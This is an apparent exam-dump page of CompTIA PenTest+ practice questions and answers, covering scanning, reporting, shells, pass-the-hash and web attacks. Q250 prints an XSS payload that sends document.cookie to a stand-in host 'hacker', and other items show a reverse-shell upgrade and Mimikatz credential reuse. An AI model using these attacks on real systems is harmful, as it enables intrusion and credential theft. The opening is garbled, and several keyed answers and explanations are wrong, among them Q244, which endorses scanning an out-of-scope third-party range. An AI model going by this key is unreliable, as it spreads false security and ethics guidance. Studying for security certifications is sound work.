
    finally:
        s.close()
```


Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```



- A. Mastered
 B. Not Mastered

Answer: A

Explanation:

- 1: Null session enumeration Weak SMB file permissions Fragmentation attack
 2: nmap
 -sV
 -p 1-1023

NEW QUESTION 200

168.2.2

3: #!/usr/bin/python export \$PORTS = 21,22 for \$PORT in \$PORTS: try:

- A. Mastered
 B. Not Mastered

Answer: A

NEW QUESTION 201

Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

- A. The CVSS score of the finding
- B. The network location of the vulnerable device
- C. The vulnerability identifier
- D. The client acceptance form
- E. The name of the person who found the flaw
- F. The tool used to find the issue

Answer: CF

NEW QUESTION 206

A compliance-based penetration test is primarily concerned with:

- A. obtaining PII from the protected network.
- B. bypassing protection on edge devices.
- C. determining the efficacy of a specific set of security standards.
- D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 208

A penetration tester obtained the following results after scanning a web server using the dirb utility:

```
...
GENERATED WORDS: 4612
---
Scanning URL: http://10.2.10.13/ ---
+
http://10.2.10.13/about (CODE:200|SIZE:1520)
+
http://10.2.10.13/home.html (CODE:200|SIZE:214)
+
http://10.2.10.13/index.html (CODE:200|SIZE:214)
+
http://10.2.10.13/info (CODE:200|SIZE:214)
...
DOWNLOADED: 4612 – FOUND: 4
```

Which of the following elements is MOST likely to contain useful information for the penetration tester?

- A. index.html
- B. about
- C. info
- D. home.html

Answer: B

NEW QUESTION 213

A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?

- A. The injection was too slow.
- B. The DNS information was incorrect.
- C. The DNS cache was not refreshed.
- D. The client did not receive a trusted response.

Answer: C

NEW QUESTION 215

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system. After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions is the penetration tester performing?

- A. Privilege escalation
- B. Upgrading the shell
- C. Writing a script for persistence
- D. Building a bind shell

Answer: B

NEW QUESTION 219

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

- A. Ensure the client has signed the SOW.
- B. Verify the client has granted network access to the hot site.
- C. Determine if the failover environment relies on resources not owned by the client.
- D. Establish communication and escalation procedures with the client.

Answer: A

NEW QUESTION 223

A security analyst needs to perform a scan for SMB port 445 over a/16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?

- A. Nmap -s 445 -Pn -T5 172.21.0.0/16
- B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
- C. Nmap -sV --script=smb* 172.21.0.0/16
- D. Nmap -p 445 -max -sT 172. 21.0.0/16

Answer: C

Explanation:

The best option when stealth is not a concern and the task is time sensitive is to use the command: Nmap -sV --script=smb* 172.21.0.0/16. This command will use version detection and SMB scripts to scan for port 445 on the given IP range. The -sV option will cause Nmap to detect the version of services running on the ports, which is helpful for identifying vulnerabilities, and the --script=smb* option will cause Nmap to run all of the SMB related scripts. The -T4 option can be used to speed up the scan, as it increases the timing probes.

NEW QUESTION 228

A penetration tester found several critical SQL injection vulnerabilities during an assessment of a client's system. The tester would like to suggest mitigation to the client as soon as possible.

Which of the following remediation techniques would be the BEST to recommend? (Choose two.)

- A. Closing open services
- B. Encryption users' passwords
- C. Randomizing users' credentials
- D. Users' input validation
- E. Parameterized queries
- F. Output encoding

Answer: DE

NEW QUESTION 229

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

- A. Netcraft
- B. CentralOps
- C. Responder
- D. FOCA

Answer: D

Explanation:

<https://kalilinuxtutorials.com/foca-metadata-hidden-documents/>

NEW QUESTION 231

A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly.

Which of the following changes should the tester apply to make the script work as intended?

- A. Change line 2 to \$ip= €10.192.168.254€;
- B. Remove lines 3, 5, and 6.
- C. Remove line 6.
- D. Move all the lines below line 7 to the top of the script.

Answer: B

Explanation:

<https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html> Example script:

```
#!/usr/bin/perl
$ip=$argv[1]; attack($ip); sub attack { print("x");
}
```

NEW QUESTION 235

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```


Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

- A. Run an application vulnerability scan and then identify the TCP ports used by the application.
- B. Run the application attached to a debugger and then review the application's log.
- C. Disassemble the binary code and then identify the break points.
- D. Start a packet capture with Wireshark and then run the application.

Answer: D

NEW QUESTION 239

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings.

Which of the following is most important for the penetration tester to define FIRST?

- A. Establish the format required by the client.
- B. Establish the threshold of risk to escalate to the client immediately.
- C. Establish the method of potential false positives.
- D. Establish the preferred day of the week for reporting.

Answer: B

NEW QUESTION 244

A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.

Which of the following is the BEST action for the penetration tester to take?

- A. Utilize the tunnel as a means of pivoting to other internal devices.
- B. Disregard the IP range, as it is out of scope.
- C. Stop the assessment and inform the emergency contact.
- D. Scan the IP range for additional systems to exploit.

Answer: D

NEW QUESTION 249

The results of an Nmap scan are as follows:

Starting Nmap 7.80 (<https://nmap.org>) at 2021-01-24 01:10 EST

Nmap scan report for (10.2.1.22) Host is up (0.0102s latency).

Not shown: 998 filtered ports Port State Service

80/tcp open http

|_http-title: 80F 22% RH 1009.1MB (text/html)

|_http-slowloris-check:

| VULNERABLE:

| Slowloris DoS Attack

| <...>

Device type: bridge|general purpose

Running (JUST GUESSING) : QEMU (95%)

OS CPE: cpe:/a:qemu:qemu

No exact OS matches found for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>. Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds

Which of the following device types will MOST likely have a similar response? (Choose two.)

- A. Network device
- B. Public-facing web server
- C. Active Directory domain controller
- D. IoT/embedded device
- E. Exposed RDP
- F. Print queue

Answer: BD

Explanation:

<https://www.netscout.com/what-is-ddos/slowloris-attacks>

From the http-title in the output, this looks like an IoT device with RH implying Relative Humidity, that offers a web-based interface for visualizing the results.

NEW QUESTION 250

Given the following code:

```
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Parameterized queries
- C. Output encoding
- D. Session tokens
- E. Input validation
- F. Base64 encoding

Answer: CE

Explanation:

Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the < string when writing to an HTML page.

NEW QUESTION 255

A penetration tester has extracted password hashes from the lsass.exe memory process. Which of the following should the tester perform NEXT to pass the hash and provide persistence with the newly acquired credentials?

- A. Use Patator to pass the hash and Responder for persistence.
- B. Use Hashcat to pass the hash and Empire for persistence.
- C. Use a bind shell to pass the hash and WMI for persistence.
- D. Use Mimikatz to pass the hash and PsExec for persistence.

Answer: D

Explanation:

Mimikatz is a credential hacking tool that can be used to extract logon passwords from the LSASS process and pass them to other systems. Once the tester has the hashes, they can then use PsExec, a command-line utility from Sysinternals, to pass the hash to the remote system and authenticate with the new credentials. This provides the tester with persistence on the system, allowing them to access it even after a reboot.

"A penetration tester who has extracted password hashes from the lsass.exe memory process can use various tools to pass the hash and gain access to other systems using the same credentials. One tool commonly used for this purpose is Mimikatz, which can extract plaintext passwords from memory or provide a pass-the-hash capability. After gaining access to a system, the tester can use various tools for persistence, such as PsExec or WMI." (CompTIA PenTest+ Study Guide, p. 186)

NEW QUESTION 257

Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

- A. MSA
- B. NDA
- C. SOW
- D. ROE

Answer: B

NEW QUESTION 258

Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

- A. To provide feedback on the report structure and recommend improvements
- B. To discuss the findings and dispute any false positives
- C. To determine any processes that failed to meet expectations during the assessment
- D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Answer: C

NEW QUESTION 259

A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

- A. Pick a lock.
- B. Disable the cameras remotely.
- C. Impersonate a package delivery worker.
- D. Send a phishing email.

Answer: C

NEW QUESTION 260

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up (0.014s latency),
Not shown: 96 closed ports
Port      State  Service
22/tcp    open  ssh
23/tcp    open  telnet
60/tcp    open  http
443/tcp   open  https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication
- D. Network segmentation

Answer: B

NEW QUESTION 264

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

- A. /var/log/messages
- B. /var/log/last_user
- C. /var/log/user_log
- D. /var/log/lastlog

Answer: D

Explanation:

The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

NEW QUESTION 265

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA
- C. MSA
- D. NDA

Answer: D

NEW QUESTION 266

A client evaluating a penetration testing company requests examples of its work. Which of the following represents the BEST course of action for the penetration testers?

- A. Redact identifying information and provide a previous customer's documentation.
- B. Allow the client to only view the information while in secure spaces.
- C. Determine which reports are no longer under a period of confidentiality.
- D. Provide raw output from penetration testing tools.

Answer: C

Explanation:

Penetration testing reports contain sensitive information about the vulnerabilities and risks of a customer's systems and networks. Therefore, penetration testers should respect the confidentiality and privacy of their customers and only share their reports with authorized parties. Penetration testers should also follow the terms and conditions of their contracts with their customers, which may include a period of confidentiality that prohibits them from disclosing any information related to the testing without the customer's consent.

NEW QUESTION 268

Which of the following is a rules engine for managing public cloud accounts and resources?

- A. Cloud Custodian
- B. Cloud Brute
- C. Pacu
- D. Scout Suite

Answer: A

Explanation:

Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to define policies to enable a well managed cloud infrastructure, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.

NEW QUESTION 269

Given the following script:

```

Line 1 #!/usr/bin/python3
Line 2 from scapy.all import *
Line 3 a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4 b = srl(a, verbose=0)
Line 5 for x in range(b[DNS].count):
Line 6     print(b[DNSRR][x].rdata

```

Which of the following BEST characterizes the function performed by lines 5 and 6?

- A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
- B. Performs a single DNS query for `www.comptia.org` and prints the raw data output
- C. Loops through variable `b` to count the results returned for the DNS query and prints that count to screen
- D. Prints each DNS query result already stored in variable `b`

Answer: D

NEW QUESTION 272

A penetration tester captured the following traffic during a web-application test:

[illegible]

Which of the following methods should the tester use to visualize the authorization information being transmitted?

- A. Decode the authorization header using UTF-8.
- B. Decrypt the authorization header using bcrypt.
- C. Decode the authorization header using Base64.
- D. Decrypt the authorization header using AES.

Answer: C

NEW QUESTION 273

A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

- A. `nmap -f -sV -p80 192.168.1.20`
 B. `nmap -sS -sL -p80 192.168.1.20`
 C. `nmap -A -T4 -p80 192.168.1.20`
 D. `nmap -O -v -p80 192.168.1.20`

Answer: C

NEW QUESTION 276

A penetration tester receives the following results from an Nmap scan:

Interesting ports on 192.168.1.1:

Port	State	Service
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	closed	smtp
80/tcp	open	http
110/tcp	closed	pop3
139/tcp	closed	nethics-ssn
443/tcp	closed	https
3389/tcp	closed	rdp

Which of the following OSs is the target MOST likely running?

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

Answer: C

NEW QUESTION 278

Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer
- D. Client

Answer: B

NEW QUESTION 283

A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:

IP Address: 192.168.1.63

Physical Address: 60-36-dd-a6-c5-33

Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

- A. tcpdump -i eth01 arp and arp[6:2] == 2
- B. arp -s 192.168.1.63 60-36-DD-A6-C5-33
- C. ipconfig /all findstr /v 00-00-00 | findstr Physical
- D. route add 192.168.1.63 mask 255.255.255.255 0 192.168.1.1

Answer: B

NEW QUESTION 288

An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

- A. OpenVAS
- B. Drozer
- C. Burp Suite
- D. OWASP ZAP

Answer: A

Explanation:

OpenVAS is a full-featured vulnerability scanner. OWASP ZAP = Burp Suite

Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

NEW QUESTION 292

A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

- A. "cisco-ios" "admin+1234"
- B. "cisco-ios" "no-password"
- C. "cisco-ios" "default-passwords"
- D. "cisco-ios" "last-modified"

Answer: B

NEW QUESTION 296

During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

- A. Mask
- B. Rainbow
- C. Dictionary
- D. Password spraying

Answer: D

NEW QUESTION 300

When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

- A. <#
- B. <\$
- C. ##
- D. #\$
- E. #!

Answer: E

NEW QUESTION 302

.....

Relate Links

100% Pass Your PT0-002 Exam with ExamBible Prep Materials

<https://www.exambible.com/PT0-002-exam/>

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>